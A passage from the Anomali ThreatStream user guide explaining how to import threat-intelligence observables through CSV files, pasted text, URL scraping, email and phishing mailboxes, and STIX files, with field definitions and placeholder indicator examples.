- Phone numbers must be entered in one of the following formats:
 - +XXXXXXXXXXXX (E.164 format)
 - XXX-XXX-XXXX
 - XXX.XXX.XXXX
 - (XXX)XXX-XXXX

For example, +99999999999; 555-555-5555; 666.777.0000; (555)555-5555

Additionally, you can successfully import phone numbers only if the following threat types are selected: Actor, Fraud, and Gaming.



Note: Import of phone numbers is a limited-availability feature. Contact Anomali Support if you are interested in enabling this feature for your organization.

Importing Unstructured Data

When the data is in unstructured format, the ThreatStream platform parses the raw data and extracts observables from it. All observables are associated with the same mapping information—Threat Type, visibility, confidence, and tags. For example, if a file has two IP addresses, each IP will be assigned the same indicator type—mal_ip or apt_ip. You can edit mapping information when reviewing import sessions.



Note: For ThreatStream to correctly parse URLs, protocols must be included in the data you enter. This ensures that ThreatStream maps URLs to the correct indicator type. For example, to import the URL example.com, you must enter https://example.com.

Importing Structured Data

You can also use Import Assistant to import data in structured format. This involves creating a CSV file and compiling the data you want to import using the ["Guidelines"](#)

for Structured Data" on the next page. **CSV files submitted to ThreatStream for import must be UTF-8 encoded or compatible.**

When the data is in structured format, you can specify a different indicator type mapping and tags for each observable in the structured file. It also enables you to import host-based observables.



Note: If you do not specify an indicator type when importing URLs via structured data, the URL values must include their respective protocols.

Guidelines for Structured Data

Follow these guidelines when importing structured data:

- The structured data must be contained in a valid CSV file with the following header line: value, itype, tags. Optional columns include private_tags, is_anonymous, and tlp.

value	itype	tags	private_tags	is_anonymous	tlp
1.2.3.4	brute_ip	exploitation,phishing		true	green
https://example.com		phishing	sensitive		amber
4d68462ca6071f9b6ad0fabea8bd1c9f	mal_md5			false	red
%.skydome.com	mal_wildcard_domain	malware_domains			
https://bluebird.com/%	suspicious_wildcard_url	sus_urls			



Note: The percent symbol (%) indicates wildcard observables. To learn more about wildcard observables, refer to "[Wildcard Observables](#)" on page 1370.

- The "value" header label is mandatory. This column must contain data.
- The "itype", "tags", and "private_tags" header labels can be omitted if no data will be specified for these columns. See "[Indicator Types in ThreatStream](#)" on page 1324 for more information.
- "tags" is a comma-separated list of tags. Tags included in the "tags" column are assigned the Anomali Community visibility setting and visible to all users with access to the observable.
- "private_tags" is a comma-separated list of tags. Tags included in the "private_tags" column are assigned the My Organization visibility setting and visible only to users in your organization.
- ThreatStream replaces white spaces in values specified under the "tags" or "private_tags" headers with "-" characters.
- "is_anonymous" sets whether the organization and user information for the observable is anonymized. Possible values include true and false. If no value is specified, observables will not be anonymized.
- "tlp" sets a TLP color for the observable. Possible values include red, amber, amber+strict, green, clear.
- The data specified in the "itype" column in the CSV file overrides the mapping and tags values specified on the Import page of the ThreatStream UI. If this column is empty, the values from the UI page are assigned. If importing a URL and an indicator type is not specified, URL values must include their respective protocols.

Example 1: The structured CSV contains the following:

```
value=1.2.3.4
itype=phish_ip
tags = empty
private_tags=may2018
```

The Threat Type setting on the Import UI page is set to Bot. Regardless of the Threat Type set on the Import UI, the observable 1.2.3.4 will be assigned the indicator type phish_ip as information in the CSV file overrides settings specified on the UI. The tag "may2018" will be added to the observable and visible only to your organization.

Example 2: The structured CSV contains the following:

```
value = 1.2.3.4  
itype=empty  
tags=empty  
private_tags=empty
```

The Threat Type setting on the Import page is set to Malware. As no indicator type was specified in the CSV file, the observable is assigned the indicator type Malware_ip.

- To import observables containing the backslash character (\) in their value, escape each backslash replacing it with double backslash (\). This prevents sequences such as \n and \t from being interpreted as newline and tab characters.

For example, malware_sample_v1.2\\nqa_test

Importing Host-Based Observables

Host-based observables can only be imported using structured CSV files.

Host-based observables on ThreatStream include: **Adware Registry Keys, APT File Names, APT File Paths, APT Mail Transfer Agents, APT Registry Keys, APT Service Descriptions, APT Service Display Names, APT Service Names, Malware File Names, Malware File Paths, Malware Registry Keys, Malware Service Descriptions, Malware Service Display Names, Malware Service Names, and Spam Mail Transfer Agents.**

Follow these guidelines when importing host-based observables:

- If importing host-based observables *only*, the structured data must be contained in a valid CSV file with the following header line: value, itype, tags. Optional columns include private_tags, is_anonymous, and tlp.

value	itype	tags	private_ tags	is_ anonymou s	tlp
Malware.exe	mal_ file_ name	exploitation,phishi ng		true	
badguy.docx	apt_ file_ name		private_ informatio n		red

- You can use the same format when importing host-based *and* non-host-based observables in the same file.

value	itype	tags	private_ tags	is_ anonymo us	tlp
Malware.exe	mal_ file_ name	exploitation,phis hing		true	
badguy.docx	apt_ file_ name				clea r
example.domain .com	apt_ domai n		private_ informati on	false	

For a complete list of indicator types, see ["Indicator Types in ThreatStream" on page 1324](#).



Note: The "itype" and "value" header labels are mandatory. These columns must contain data. All other header labels are optional and can be omitted if no data will be specified for these columns.


Importing Observables from Plain Text Intelligence Feeds

Import Assistant enables you to perform one-time scrapes of plain text intelligence feeds. Simply provide the URL for the intelligence feed. ThreatStream connects to the URL and parses the code for observable data.

Scrape from URL

https://

Only unformatted, plain text intelligence feeds are supported. An example of an unformatted feed is displayed below.



Providing the URL for a feed that includes formatting will result in false positives.

Importing Observables From Direct Links to Files

Import Assistant also enables you import observable data from a CSV, HTML, IOC, JSON, PDF, TXT, or XML files that are hosted online. Simply provide the URL for the file. ThreatStream connects to the URL, downloads the file, and parses it for observable data. Only the file types listed above are supported.



Note: URLs that require authentication are not supported.

Importing Observables from an Email

ThreatStream can also import observables from a free-form email. You do not need to connect to ThreatStream to import observables in this case. You can simply forward an email containing one or more observables to a designated email

address. ThreatStream parses the received email, extracts observables from it, and creates an import job. To learn more about importing observables from an email, see ["Importing Observables From an Email" on page 325](#).

In addition to importing observables from free-form emails, you can also submit emails that appear to be phishing scams. This involves sending the email as an *.eml* attachment to a designated email address on ThreatStream. For more information, see ["Ingesting Phishing Emails" on page 328](#).



Notes: Import of phone numbers from an email is not supported.

Importing Observables

With the Import Assistant, you can import observables by using a file upload, entering data manually, or scraping observables from plain text intelligence streams.

To import observables:

1. Click the Import icon .

2. Click **Observables**.

Observables STIX Email / Phishing Threat Model

1. ADD DATA

Select **Upload a New File** to import observables from a file (CSV, HTML, IOC, JSON, PDF, TXT), **Paste Intelligence** to enter observable data manually, or **Scrape from URL** to scrape observables from plain text intelligence feeds. ThreatStream will parse and extract all Domain, Email Address, IP Address (v4 & v6), and Hash (MD5, SHA1, SHA256 & SHA512) observables. Download ThreatStream's [structure files](#) ([more info](#))

☐ Upload a New File OR ☒ Paste Intelligence

Drag and drop file here or [browse to select a file](#)

Paste here

Files must be under 20MB for PDF, 10MB for other types

☐ Scrape from URL

Paste here

☐ Automatically exclude observables related to source domain

2. SET DEFINITIONS

Intelligence Source

Threat Type: Malware

TLP: ☒ Red ☐ Amber+Strict ☐ Amber ☐ Green ☐ Clear

Tags *

Visibility: My Organization

Expiration Date *: 180 Days 90 Days 60 Days 30 Days Never Custom

Source Created: Choose Date Choose Time Now

Source Modified: Choose Date Choose Time Now

Confidence: ☐ Override System Confidence 10 50 100

VISIBILITY: ☒ My Organization Restrict To Workgroups Shared with all users in your organization. No workgroups selected yet. ☐ Trusted Circles

ANONYMOUS: ☐ Anonymize user and organization

SOURCE LOCATIONS: Search Source Locations

TARGET LOCATIONS: Search Target Locations

TARGET INDUSTRY: Search Target Industry

3. ASSOCIATE WITH THREAT MODELS (OPTIONAL)

[Add Association](#) No associations selected yet

4. ATTRIBUTE TO INTELLIGENCE INITIATIVE (OPTIONAL)

[Add Intelligence Initiative](#)

☐ Auto-Approve [IMPORT](#)

3. Add observable data to the import session.


If you are importing observables from a file:

- a. Click **Upload a New File**.
 - If you are importing structured data, make sure the data is in the format specified in "[Guidelines for Structured Data](#)" on page 310.
 - The maximum size supported for the file is 20 MB for PDF files and 10 MB for all other file types.
- b. Drag and drop the file onto the import wizard *OR* click to browse and select the file.

If you are entering observable data manually:

- a. Click **Paste Intelligence**.
- b. Enter the observable information in the text box.

You can enter free-form text that contains observable information or specific observables, as shown in the following example.



If you are importing observable data from a plain text intelligence stream or direct link to a file:

- a. Click **Scrape from URL**.
 - b. Enter the URL for the intelligence stream or file.
 - c. (Optional) Select **Automatically exclude observables related source domain**. When this option is selected ThreatStream will automatically exclude email, domain, or URL observables that share a domain with the URL you entered in the previous step.
4. In the **Set Definitions** section, specify data for the following parameters:

Field	Definition
Intelligence Source (Optional)	Where the data originated. Note: You can create advanced search filters based on Intelligence Source for observables imported by your organization using the <code>import_source</code> field. See "Constructing Advanced Observable Search Filters" on page 486 for more information.
Confidence	Confidence value you want to assign to the imported observables. The Confidence value is re-assessed when ThreatStream analyzes the imported data. To enforce the Confidence value you selected, check Override System Confidence.  Note: For email, hash, and IPv6 observables, the Confidence value you select will be enforced in all cases.

Threat Type	Threat Type for the imported observables. ThreatStream will assign extracted observables an indicator type based on the threat type you specify. <i>Malware</i> is the default threat type. Imported observables will be assigned a Malware related indicator type if you do not select a different threat type. For a list of threat types and their associated indicator types, see "Threat Types in ThreatStream" on page 1374.  Note: Observables assigned APT indicator types are never made inactive by ThreatStream, regardless of the expiration date you set during the import process. However, you can change the status of APT type observables which you have the privilege to edit from Active to Inactive at any time. See "Editing Observable Details" on page 528 for more information.
TLP (Optional)	TLP (Traffic Light Protocol) color to the imported observables.

Tags (Optional)	Tags that you want to associate with imported observables. To add a tag, select a Visibility setting, enter the tag, and click Add. Tags can contain spaces. Tags assigned the My Organization visibility setting are only visible to your organization. Tags assigned the Anomali Community visibility setting are visible to users of all organizations that have access to the observable. See "Adding Private Tags to Observables" on page 533 for more information. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search through only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204. Additionally, you can associate imported observables with system imported Vulnerabilities by entering the Vulnerability title as a tag and assigning it the Anomali Community visibility setting. Only Vulnerabilities imported by ThreatStream—not those created by your organization or other organizations—can be associated with observables during import via tagging. You can associate non-system imported Vulnerabilities with observables after import, from the details page of the observable or Vulnerability.  Note:
----------------------------	---

	 ■ Tags must be 2,000 characters or less. ■ Observables can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit.
Visibility	Visibility setting for the imported observables. You can select Trusted Circles or My Organization.  Note: The Anomali Community Visibility setting, which was previously available for imported observables, is no longer supported. Effective April 14, 2023. If you select Trusted Circles, select trusted circles from the drop down menu. If you selected Override System Confidence in the previous steps, only trusted circles with Allow Members to Override System Confidence enabled are displayed. For more information, see "Creating a Trusted Circle" on page 373. If you select My Organization, you can further restrict the visibility to specific workgroups in your organization. To do so, click Restrict to Workgroups and select the workgroups to which you want to give exclusive access to the observables. You can only select workgroups you are a member of during import. At least one user in the workgroups you select must have the Approve Import privilege. For more information on workgroups, see "Restricting Access to Intelligence with Workgroups " on page 199.
Anonymous	If you want to anonymize your user and organization information, select Anonymize user and organization. Users outside of your organization with access to the observables will see "Analyst" in all fields that would otherwise display an organization or user name.

Source Locations	Select source locations. ThreatStream supports 325 locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC.
Target Locations	Select target locations. ThreatStream supports 325 locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC.
Target Industry	Select target industries. Target industries available for selection are defined by the STIX 2.1 Industry Sector vocabulary.
Expiration Date (Optional)	Select an Expiration Date on which the observables will become inactive. By default, Expiration Date is set to 90 days from the current date, but there is no limit on how long observables can remain active. As a best practice, if you know an observable to be short lived (such as a <code>tor_ip</code>), specify a closer expiration date. You can edit the expiration date of individual observables when reviewing the import session. See "Approving Import Jobs" on page 343 for more information.
Source Created (Optional)	Specify the date and time when the observables were created by their original source. Click Now to use the current time.
Source Modified (Optional)	Specify the date and time when the observables were last modified by their original source. Click Now to use the current time.




Note: Any values you set in the Set Definition section are maintained as defaults the next time you open the Import Assistant.

5. (Optional) Create SROs between the new entity and other entities in the Anomali Threat Model. See ["Managing STIX Relationship Objects \(SROs\)" on page 815](#) for more information on SROs.
 - a. Next to Associate with Threat Models, click **Add Association**.
 - b. On the Association tab, select the Threat Model entities or observables with which you want to create the association. Use the Created By and Search By filters to quickly locate the required Threat Model entities.

The screenshot shows a dialog box titled "ASSOCIATE THREAT MODELS" with a close button (X) in the top right corner. It has two tabs: "Association" (active) and "Details". Below the tabs are filters: "Created By" (set to "Any Org"), "Search By" (set to "All Fields"), and a search input field labeled "Search Threat Model" with a magnifying glass icon. Below the filters, it says "248673 Results" with a filter icon and a settings icon. A table lists results with columns "TYPE" and "TITLE". The table contains 12 rows, each with a checkbox, a threat model icon, and a title. At the bottom right are "Cancel" and "Create Association" buttons.

TYPE	TITLE
☐	textilis vehemens aggero pariaturo vivo
☐	turba curiositas temptatio patruus cognatus
☐	aeternus dens cultura aperte colo
☐	main.py
☐	GlasswormRAT
☐	BTMOB
☐	MiniJunk
☐	trap-core.js
☐	DPAPILoader
☐	installer.dll

- c. On the Details tab, select the SRO of interest under Type.




Hover over **More...** to view a full list of available SROs.

To add a custom SRO, click **Custom** and enter the custom value under Custom Type.

- d. Click **Switch Direction** to select the desired SRO direction.
 - e. (Optional) Add a Label to the SRO to provide additional contextual information for the association.
 - f. Click **Create Association**. The SRO has been created.
6. Click **Add Intelligence Initiative** to associate intelligence initiatives with the observables. Select one or more intelligence initiatives, and click **Add**.

See ["Attributing Organizational Goals with Intelligence Initiatives"](#) on page 459 for more information about intelligence initiatives.

7. If you have Approve Import privileges, you can select **Auto-Approve** to automatically approve the import job upon submission.



When ThreatStream finishes processing the import job, all observables validated by ThreatStream will become active immediately.

After submission, you can access the approved import job from the Imports list view screen. See ["Viewing Import Jobs Associated With Your Organization" on page 339](#) for more information.



Note: If you select Auto-Approve, you will not have the opportunity to review and force-add any excluded observables.

8. Click **Import**.

An import job is created and assigned an ID. Unless you selected Auto-Approve, the job is in Ready to Review status and must be approved for the observables to become part of your threat intelligence on ThreatStream. See ["Approving Import Jobs" on page 343](#) for more information on approving import jobs. If you do not have Approve Import privileges, you can still edit the parameters of the import job you submitted. See ["Managing Import Jobs" on page 343](#).

Importing Observables From an Email

You can import observables into ThreatStream without connecting to the ThreatStream platform. This involves sending one or more observable values in the body of an email to a designated email address on ThreatStream. Additionally, you can send observables in PDF, TXT, or CSV attachments to the email.

Once emails are received, they are validated and parsed on ThreatStream. If successfully validated and parsed, import jobs are created. ThreatStream creates a single import job for all observables contained in the body of the email and one additional import job for each attachment. Import jobs must be approved by a user with the Approve Import privilege before the observables become part of your threat intelligence on ThreatStream. The organization administrator is notified of the newly created, pending for approval import job. The sender is also notified of the import job that was created.

Emails received on ThreatStream for observable import are not stored on the platform. Once observables have been extracted from them, emails are deleted.

For more information on creating and configuring import mailboxes, see ["Mailboxes for Receiving Observables" on page 105](#).

Guidelines for Importing Observables From an Email

The following guidelines apply to importing observables from an email:

- Just like other import methods, any ThreatStream user can submit an email to ThreatStream for importing observables. The observables will only become part of your threat intelligence when the import job is approved.
- Emails can be free-form; no specific format is required. However, the following requirements must be met:
 - Observables must be in the email body text. Observables in the subject line are not parsed.
 - Protocols must be included for URLs to be correctly parsed, unless the URL is specified in a structured CSV file and mapped to a URL indicator type.
- Observable values may also be sent in attachments to the email. Attachments must be in CSV, PDF, or TXT format.



Note: CSV files must be formatted according to the guidelines in ["Guidelines for Structured Data" on page 310](#).


- Attachments can be no larger than 10 MB.
- Emails must be **sent from** email addresses registered on ThreatStream or those added to the **Email Import Addresses** list in on the **Mailboxes** tab within Settings. Otherwise, the email import will be ignored. See ["Adding Additional Email Import Addresses" on page 118](#) for more information.
- Emails must be **sent to a Feed Mailbox** email address on the **Email/Phishing** tab of Import Assistant. To manage your mailboxes, see ["Mailboxes for Receiving Observables" on page 105](#).
- Only observables are parsed from an email even if the email contains other ThreatStream meta-data such as tags or mapping. Default mappings (as available on the Import UI page) are assigned to the imported observables.
- For best results, Anomali recommends submitting emails and attachments as plain text. Some email clients add HTML code when emails contained defanged observable values. In these cases, forwarding emails to your ThreatStream mailboxes as unformatted, plain text prevents unexpected import behavior. Alternatively, you can import defanged observables from the ThreatStream user

interface or in the body of a TXT file you submit to a mailbox.

- Email messages with extremely deep HTML nesting (more than 2,048 levels) are truncated and only partially processed. As a result, some content may be missing from the stored email body and from any indicators extracted from the message. This behavior is typically limited to emails generated by certain mobile webmail clients that produce unusually deep HTML structures. Standard email clients such as Outlook and Gmail are not affected. If you encounter this behavior, resend or forward the email from a different email client that does not produce deeply nested HTML.
- After parsing is complete, a notification containing the number of observables extracted and a link to the import session is sent to the email address that the observables were submitted from. If submitting from an email not registered on ThreatStream that was added to the Email Import Addresses list, an Org Admin receives the notification.
- By default, observables imported via Import Email mailboxes are assigned the Malware threat type.

To import observables from an email:

1. From anywhere on the ThreatStream user interface, open the import assistant and click **Email/Phishing**. Your mailboxes configured for receiving observables are displayed under **Feed Mailbox**.



2. Click the *copy* icon next to the mailbox you want to use for receiving observables.
3. Use the copied email address to send an email containing observables to ThreatStream.



Note: Emails must be sent from email addresses either registered on ThreatStream or non-registered email addresses added to the **Email Import Addresses** list, located in **Org Settings**.

If observables are successfully parsed, an import job is created on ThreatStream.

4. Follow the process described in ["Approving Import Jobs" on page 343](#).

Ingesting Phishing Emails

ThreatStream enables you to ingest phishing emails for further analysis. This involves sending the email as an *.eml* attachment to a designated email address on ThreatStream.

Once received, ThreatStream parses the metadata of the attached phishing email and creates an investigation for the discovered observables. You can use the investigation to analyze the results of the ingestion and review the parsed observables before importing them into ThreatStream.

When you submit a phishing email to one of your phishing mailboxes, actions configured for the phishing mailbox are taken. For example, phishing mailboxes can be configured to create investigations for discovered observables, submit email attachments to the sandbox, or create Threat Bulletins with the contents of the phishing email. For more information on creating and configuring phishing mailboxes, see ["Mailboxes for Receiving Observables" on page 105](#).

Guidelines for Ingesting Phishing Emails

- Emails must be **sent from** email addresses registered on ThreatStream or those added to the **Email Import Addresses** list on the **Mailboxes** tab within settings. Emails received from email addresses not adhering to these guidelines are ignored. See ["Adding Additional Email Import Addresses" on page 118](#) for more information.
- Phishing emails must be sent to ThreatStream as *.eml* attachments to a **Phishing Mailbox** email address. These addresses are listed on the **Email/Phishing** tab of Import Assistant and on the Mailboxes tab within settings. To manage your mailboxes, see ["Mailboxes for Receiving Observables" on page 105](#).


- By default, observables imported via Phishing Email mailboxes are assigned the phishing threat type.
- When an email contains both HTML and plain text versions of the body, ThreatStream uses only the HTML version for extracting observables and populating the investigation or Threat Bulletin body. The plain text version is not processed.
- Email messages with extremely deep HTML nesting (more than 2,048 levels) are truncated and only partially processed. As a result, some content may be missing from the stored email body and from any indicators extracted from the message. This behavior is typically limited to emails generated by certain mobile webmail clients that produce unusually deep HTML structures. Standard email clients such as Outlook and Gmail are not affected. If you encounter this behavior, resend or forward the email from a different email client that does not produce deeply nested HTML.
- When you forward a suspicious email as an attachment (.eml file) to the phishing inbox, ThreatStream analyzes only the attached email content. Any text entered in the forwarding message body is not included in the investigation or Threat Bulletin and is not used for observable extraction. If you have additional observables or context to include, add them directly to the investigation or Threat Bulletin after it is created, or submit them through a separate import.

To learn how to add observables to an investigation, refer to ["Starting an Investigation for Observables" on page 907](#).

To learn how to add observables to Threat Bulletins, refer to ["Editing Threat Bulletins" on page 767](#).

To import observables from phishing emails:

1. Open the import assistant  and click **Email/Phishing**. Your mailboxes configured for ingesting phishing emails are displayed under **Phishing Mailbox**.



2. Click the *copy* icon next to the mailbox you want to use for ingesting the phishing email.
3. Use your email client to forward the phishing email to the copied email address *as an attachment*.

OR

Save the phishing email to your local machine and manually send it to this address as an *.eml* attachment.

To check the status of your submission, navigate to **Settings > Mailboxes** and click the icon in the Activity column next to the mailbox to which you submitted the email.

Phishing Email Threat Bulletins

Phishing mailboxes can be configured to create Threat Bulletins when they receive submissions. Upon creation, Threat Bulletins are assigned the **New** status and only visible to your organization. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information on the Threat Model publication workflow.

Threat Bulletins created from imported phishing emails always contain the following information:

- Complete header and body of the phishing email.
- References if available.
- List of files attached to the phishing email and corresponding hash values. Hash values are added to observable import sessions.

- Import session for the phishing email. Observables must be approved before becoming part of your threat intelligence on ThreatStream.
- Files attached to the phishing email available for download.

Importing STIX Data into the Anomali Threat Model

You can use Import Assistant to import STIX compatible data from a file into a threat model. ThreatStream supports files that follow the STIX 1.2, 2.0, or 2.1 data models. Files can contain any attributes, however, the attributes listed in ["Supported Attributes for STIX Entities" on page 1310](#) are the only ones supported. If the file contains other attributes, they are ignored.

STIX 1.2 imports must be specified in a valid XML file. STIX 2.0 and 2.1 imports must be specified in a valid JSON file.

When you import the file, ThreatStream extracts the Observables and threat model entities and any associations from it. The associations specified in the file are preserved upon a successful import. You can select whether the imported data is available to everyone (Anomali Community) or accessible to your organization only (My Organization), or shared with Trusted Circles.

If the imported file contains any observables of these types—IP address, URL, email, hash, or domain—then the STIX import process also creates an Observable import session for all the observables. The observable import process goes through the same process described in ["Importing Observables" on page 315](#). Also, see ["Understanding the Difference Between Observable Import and STIX Data Import" below](#).

During the import, a conflict may occur if you try to import a threat model entity of the same name that already exists in your organization. If a conflict occurs, the threat model entity is not imported. Any other entities defined in the XML or JSON file and associated with the conflicting entity may still be imported; however, their association information with the un-imported entity is not preserved.

You can check the status of an import in the STIX Import view of the Threat Model Dashboard (see ["Threat Model Dashboard" on page 559](#)). In this view, you can also see any observable import jobs that get created as part of the STIX import.

Understanding the Difference Between Observable Import and STIX Data Import

Two types of import processes exist on ThreatStream:

- **Observable import**

Allows you to import structured and unstructured data containing observables into ThreatStream. Imported data needs to be approved before it becomes part of threat intelligence on ThreatStream.

- **STIX Data import**

Allows you to import STIX Indicators such as Threat Actors (Actors in ThreatStream), Attack Patterns, Campaigns, Courses of Action, Custom Objects, Identities, Indicators (Observables in ThreatStream), Incidents, Infrastructure, Intrusion Sets, Malware, Notes, Reports (Threat Bulletins in ThreatStream), Tools, TTPs, and Vulnerabilities.

Besides observables, the imported data does not need to be approved and becomes part of threat model right after it has been successfully imported. If any observables are included in the STIX import file, a separate observable import session is created for importing them into ThreatStream. The observable import session must be approved before the observables become part of your threat intelligence.

Guidelines for Importing Observables Through STIX Data Import

Adhere to the following guidelines when importing Observables through the STIX Data Import:

- Only supported STIX Indicators can be imported through the ThreatStream STIX Data Import. STIX Indicators are imported as Observables in ThreatStream.
- The following STIX 1.x CybOX Objects are supported: Address, DomainName, EmailAddress, EmailMessage (sender_address or from_address), File (hashes), Hostname, Mutex, SocketAddress (ip_address), URI , WinRegistryKey.
- The following STIX 2.x indicators are supported: domain-name, email-addr, email-message, file (hashes and name), ipv4-addr, ipv6-addr, mutex, url, windows-registry-key.
- For STIX 2.0 and 2.1 imports, only basic patterns are supported. A basic pattern consists of a single Observation Expression containing one Comparison Expression, which may use the = and LIKE operators.

- Example of a valid basic pattern with the = operator

```
"pattern": [file:hashes.'SHA-256' =  
'9a0b50e2a80ad7ad78d7fc4d7edfa0a92c2ee99c72a0f9b46dc9fa9f2' ]
```

- Example of a valid basic pattern with the LIKE operator

```
"pattern": "[domain-name:value LIKE '%.checkmeup.com']"
```

- ThreatStream supports 325 locations as defined by STIX 2.1 including:
 - 27 regions. For example, "region": "northern-america" (Northern America)
 - 247 countries. For example, "country": "JP" (Japan)
 - 50 US States and Washington DC. For example, "administrative_area": "US_AZ" (Arizona, US)
- Only attributes listed in ["Supported Attributes for Indicators" on page 1315](#) are supported.

Supported Attributes for Threat Model Entities

See ["Supported Attributes for STIX Entities" on page 1310](#) to reference the attributes included in STIX exports.

Importing STIX Data Through the Import Assistant

To import STIX data:

1. Click the Import icon .
2. Click **STIX**.

The STIX Import page is displayed as shown below.

New Import

Observables **STIX** Email / Phishing Threat Model

1. ADD DATA
Import threat model entities from STIX XML or JSON files ([more info](#))

Drag and drop file here or [browse to select a file](#)

2. SET DEFINITIONS

Tags *

Visibility

My Organization

Confidence

☐ Override System Confidence

10 50 100

VISIBILITY

☒ My Organization

Restrict To Workgroups

Shared with all users in your organization.

No workgroups selected yet.

☐ Trusted Circles

ANONYMOUS

☐ Anonymize user and organization

IMPORT

3. Drag and drop the file into the window, or click **browse to select a file** to browse to the location of the file and select it.
4. Enter **Tags** that you want to associate with the imported data. To add a tag, select a **Visibility** setting, enter the tag, and click **Add**. Tags can contain spaces.

Tags assigned the **My Organization** visibility setting are only visible to your organization. Tags assigned the **Anomali Community** visibility setting are visible to users of all organizations that have access to the data. See ["Adding Private Tags to Observables" on page 533](#) for more information.

As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search through only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see ["Adding Preferred Tags to Intelligence" on page 204](#).

E.g., First Tag, Second Tag

- ☐ one
- ☐ test
- ☐ test10
- ☐ test2
- ☐ test3
- ☐ test4
- ☐ test5
- ☐ test6

☒ Preferred Tags Only

Additionally, you can associate imported data with system imported Vulnerabilities by entering the Vulnerability title as a tag and assigning it the **Anomali Community** visibility setting. Only Vulnerabilities imported by ThreatStream—not those created by your organization or other organizations—can be associated with the data during import via tagging. You can associate non-system imported Vulnerabilities with the data after import, from the details page of the imported entity or Vulnerability.



Note:

- Tags must be 2,000 characters or less.
- You can assign up to 200 tags per organization. Tags added by other organizations do not count toward this limit.

5. (Optional) If you import STIX 1.x XML files, you can add additional private tags. The following private tag options are available: **Indicator Title**, **Indicator Description**, and **Simple Marking (can apply to multiple components)**.

2. SET DEFINITIONS

Tags *

Visibility

My Organization


E.g., First Tag, Second Tag

Convert to Private Tag:

- ☐ Indicator Title
- ☐ Indicator Description
- ☐ Simple Marking (can apply to multiple components)

6. Select the **Confidence** value you want to assign to the imported observables.

